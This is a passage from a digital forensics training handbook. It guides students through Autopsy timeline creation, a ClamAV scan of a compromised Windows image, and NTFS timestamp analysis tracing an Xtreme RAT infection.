


Figure 33: Adding an image file

Now Autopsy will analyse partition table on the provided disk image and let user decide which partitions add to the case. In this case, it should be enough to add only the main Windows partition.

Collecting details on new image file - Mozilla Firefox (as superuser)

Collecting details on ...

localhost:9999/autopsy?mod=0&view=

Image File Details

Local Name: images/disk.raw

Data Integrity: An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file)

- Ignore the hash value for this image.
- Calculate the hash value for this image.
- Add the following MD5 hash value for this image:

Verify hash after importing?

File System Details

Analysis of the image file shows the following partitions:

Partition 1 (Type: NTFS / exFAT (0x07))

Add to case?
 Sector Range: 2048 to 1026047
 Mount Point: C: File System Type: ntfs

Partition 2 (Type: NTFS / exFAT (0x07))

Add to case?
 Sector Range: 1026048 to 50329599
 Mount Point: C: File System Type: ntfs

ADD **CANCEL** **HELP**

For your reference, the mmls output was the following:

```
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start      End          Length        Description
002: 000:000  0000002048  0001026047  0001024000  NTFS / exFAT (0x07)
003: 000:001  0001026048  0050329599  0049303552  NTFS / exFAT (0x07)
```

Figure 34: Image file details

After clicking “Add”, Autopsy will display information that a new image was added and linked with the case. At this point, the analyst can decide whether to add an additional image file or proceed with the analysis. Students should click “Ok” since there are no more evidence files to add.



Figure 35: Adding image

Now the main analysis panel should open. The description of each available option can be found in the help menu (“Help” button).




Figure 36: Analysis panel

As a first step, it is good to create a file activity timeline which will be quite useful during later analysis. To create a timeline, students should select partition C:\ and click “File Activity Time Lines”.



Figure 37: Create timeline

Select all options as presented on the screenshot below and click “Ok”:




Figure 38: Create timeline

Now Autopsy will start the analysis of the filesystem on the C:\ partition. Depending on the partition size and number of files this might take some time.




Figure 39: Create timeline

At the next form, students can specify a time frame of their interest and the format of the timeline file. After clicking “Ok” Autopsy will start processing the previously created body file to generate a timeline.




Figure 40: Specify time frame

As a result timeline will be created in a format of a normal text file which could be viewed in text editor or searched using grep tool. Path to this file is <case_path>/Windows/output/timeline-aug2016.txt.




Figure 41: Timeline created

When students click “OK” Autopsy will open the generated timeline in the web browser. Generated timelines are usually very big and loading it in a browser can take considerable amount of time and system resources. If opening a timeline in a browser leads to a browser crash students should try opening it in a text editor (e.g. Vim, Nano).

| Timeline: Training:Windows - Mozilla Firefox (as superuser) | | | | | | |
|--|--|--|--|--|--|--|
| Timeline: Training:Wi... x | | | | | | |
| localhost:9999/autopsy?mod=6&view=1&submod=8&case=Training&host=Windows&inv=Trainee <input type="button" value="C"/> <input type="button" value="Search"/> ☆ ☰ ☰ ☰ ☰ ☰ ☰ ☰ | | | | | | |
| <input type="button" value="CREATE DATA FILE"/> <input type="button" value="CREATE TIMELINE"/> <input type="button" value="VIEW TIMELINE"/> <input type="button" value="VIEW NOTES"/> <input type="button" value="HELP ?"/> <input type="button" value="CLOSE X"/> | | | | | | |
| Creating Timeline for 2016-08-01..2016-08-31 (Time Zone: 'GMT') | | | | | | |
| Timeline saved to /usr/share/caine/report/autopsy/Training/Windows/output/timeline-aug2016.txt | | | | | | |
| Entry added to host config file | | | | | | |
| Calculating MD5 Value | | | | | | |
| MD5 Value: 5CECF9739348E38D61A7CF4F7E30E159 | | | | | | |
| <input type="button" value="OK"/> | | | | | | |
| (NOTE: It is easier to view the timeline in a text editor than here) | | | | | | |

Figure 42: Timeline

Each row of the timeline represents some change to the file as recorded by file’s MACB timestamps¹⁴ (M – file modified, A – file access, C – metadata change, B – file born/created).


¹⁴ Filesystem Timestamps: What Makes Them Tick? <https://www.sans.org/reading-room/whitepapers/forensics/filesystem-timestamps-tick-36842> (last accessed 30.09.2016)



7.2 Antivirus scan

To gather additional information, perform an antivirus scan of the mounted filesystem. It might reveal information about additional files containing malicious code that should be checked later. An analyst should remember that an AV scan might not always find all malicious files and sometimes might return false positives.

In this task, students will use ClamAV antivirus to scan filesystem for well-known malware. Note that scan can be also quite memory consuming. If there is not enough memory during the scan this will result in several error messages written to the stderr.



```
enisa@training:~$ clamscan -i -r /mnt/part_c/ > clamscan.txt
enisa@training:~$ cat clamscan.txt
/mnt/part_c/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/RB1B6P1C/3568226350[1].exe
: Win.Trojan.Xtreme-7 FOUND
/mnt/part_c/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/394A23D50D9098F50B10713FD54607815F18FAB8: Html.Exploit.CVE_2012_3993-1 FOUND
/mnt/part_c/Users/Peter/AppData/Local/Temp/svchost.exe: Win.Trojan.Xtreme-7 FOUND
/mnt/part_c/Users/Peter/AppData/Roaming/EpUpdate/bpd/BrowserPasswordDump.exe: Win.Trojan.Agent-1370681 FOUND
/mnt/part_c/Users/Peter/AppData/Roaming/EpUpdate/pwdump7.exe: Win.Trojan.Pwdump-1 FOUND
/mnt/part_c/Users/Peter/AppData/Roaming/HostData/update.exe: Win.Trojan.Xtreme-7 FOUND

----- SCAN SUMMARY -----
Known viruses: 4755129
Engine version: 0.98.7
Scanned directories: 18803
Scanned files: 117500
Infected files: 6
Data scanned: 7847.79 MB
Data read: 12881.35 MB (ratio 0.61:1)
Time: 752.425 sec (12 m 32 s)
enisa@training:~$
```

Figure 43: Antivirus scan

AV scanning findings and conclusions:

- One file in Firefox cache folder supposedly contains CVE-2012-3993 exploit code, while another file in INetCache folder (3568226350[1].exe) contains executable with Xtreme RAT. This is a pretty valuable reference as it might point to the initial attack vector.
- There is a svchost.exe executable at %TEMP%\svchost.exe likely containing copy of Xtreme RAT.
- Some suspicious executables are stored at %APPDATA%\EpUpdate directory.
- ClamAV scan confirmed that previously found %APPDATA%\HostData\update.exe contains code of Xtreme RAT.

7.3 Filesystem analysis

In this section, students will do a preliminary filesystem analysis using a previously created timeline and browsing a mounted filesystem.

The Filesystem timeline usually consists of a huge amount of entries. Thus it is always good to have some starting point. This might be a timestamp, the name of suspicious file, a directory or estimated time frame when the incident occurred. Moreover, if we suspect that an incident is a malware-related, it is always prudent to search locations where malware commonly installs itself or stores data. Those locations are:



- %APPDATA%
- %TEMP%
- %WINDIR%

When searching those locations, an analyst should look for any suspicious executables or files modified around the time when incident took place.

It is necessary to remember that more sophisticated malware might try to hide its code in various other places like ADS (Alternative Data Streams), boot sector, hidden partitions, etc. Checking those locations isn't part of this training.

The general algorithm of filesystem analysis should look as follows:

1. For any known timestamp, check what files were created/modified/accessed around that time. What does it tell about user activity or activities taking place in the operating system?
2. For any known suspicious file, check its timestamps (MACB/MACE times on NTFS) and add them to the list of known timestamps. Repeat step 1 for those timestamps.
3. For any known suspicious directory, check what files it contains. For any suspicious file in the directory, add it to list of suspicious files and repeat step 2.

At this point students should already know from the results of memory analysis and AV scanning some suspicious files and timestamps.

Students should start by searching on the timeline (either in browser or text editor) for update.exe file which was detected during the memory analysis.

| | | | | | | |
|-----------------------------|-------|------|--------------|-----|--------------|--|
| Tue Aug 16 2016 13:02:57 | 61440 | ma.b | r/rwrxrwxrwx | 0 0 | 100775-128-3 | C:/Users/Peter/AppData/Local/Temp/svchost.exe |
| | 88 | macb | r/rwrxrwxrwx | 0 0 | 100775-48-2 | C:/Users/Peter/AppData/Local/Temp/svchost.exe (\$FILE_NAME) |
| | 2032 | ...b | r/r-x--x--x | 0 0 | 101277-128-3 | C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtq8t.cfg |
| | 90 | ...b | r/r-x--x--x | 0 0 | 101277-48-2 | C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtq8t.cfg (\$FILE_NAME) |
| | 61440 | m.c. | r/rwrxrwxrwx | 0 0 | 101285-128-4 | C:/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/R81B6P1C/3568226350[1].exe |
| | 82 | macb | d/d--x--x--x | 0 0 | 101286-48-2 | C:/Users/Peter/AppData/Roaming/HostData (\$FILE_NAME) |
| | 86 | macb | r/r-x--x--x | 0 0 | 101287-48-2 | C:/Users/Peter/AppData/Roaming/HostData/update.exe (\$FILE_NAME) |
| | 416 | ma.. | d/drwxrwxrwx | 0 0 | 65415-144-5 | C:/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/JGDRJ45O |
| Tue Aug 16 2016 13:02:58 | 61440 | ..c. | r/rwrxrwxrwx | 0 0 | 100775-128-3 | C:/Users/Peter/AppData/Local/Temp/svchost.exe |

Figure 44: Analysing timeline

As pointed by \$FILE_NAME attribute¹⁵ update.exe was referenced for the first time at 13:02:57, exactly the same time when svchost.exe was created in %TEMP% directory. Students can recall this is the same time when svchost.exe process found in memory was created.

Later at 13:03:04 according to standard \$STANDARD_INFORMATION attribute, update.exe MFT entry was changed. Note that 13:03:04 is also the time when update.exe process was created according to memory analysis.

¹⁵ NTFS \$I30 Index Attributes: Evidence of Deleted and Overwritten Files <https://digital-forensics.sans.org/blog/2011/09/20/ntfs-i30-index-attributes-evidence-of-deleted-and-overwritten-files> (last accessed 30.09.2016)



| | | | | | | |
|-----------------------------|---------|------|--------------|-----|--------------|--|
| Tue Aug 16 2016 13:03:04 | 1491 | macb | r/rwrxrwxrwx | 0 0 | 101231-128-4 | C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/ |
| | 146 | macb | r/rwrxrwxrwx | 0 0 | 101231-48-2 | C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/ |
| | 2032 | mac. | r/r-x--x-x | 0 0 | 101277-128-3 | C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtq8t.cfg |
| | 90 | mac. | r/r-x--x-x | 0 0 | 101277-48-2 | C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtq8t.cfg (\$FILE_NAME) |
| | 61440 | ..c. | r/r-x--x-x | 0 0 | 101287-128-1 | C:/Users/Peter/AppData/Roaming/HostData/update.exe |
| | 1008670 | ..c. | r/rwrxrwxrwx | 0 0 | 101298-128-3 | C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtq8t.xtr |

Figure 45: Analysing timeline

Students can also view detailed information about update.exe file using Autopsy Meta Data analysis. To do this students should go back to the main Autopsy panel (Trainer can suggest using browser tabs as the timeline will be needed again in a moment).

Then students should choose partition C:\ and click “Analyse”.


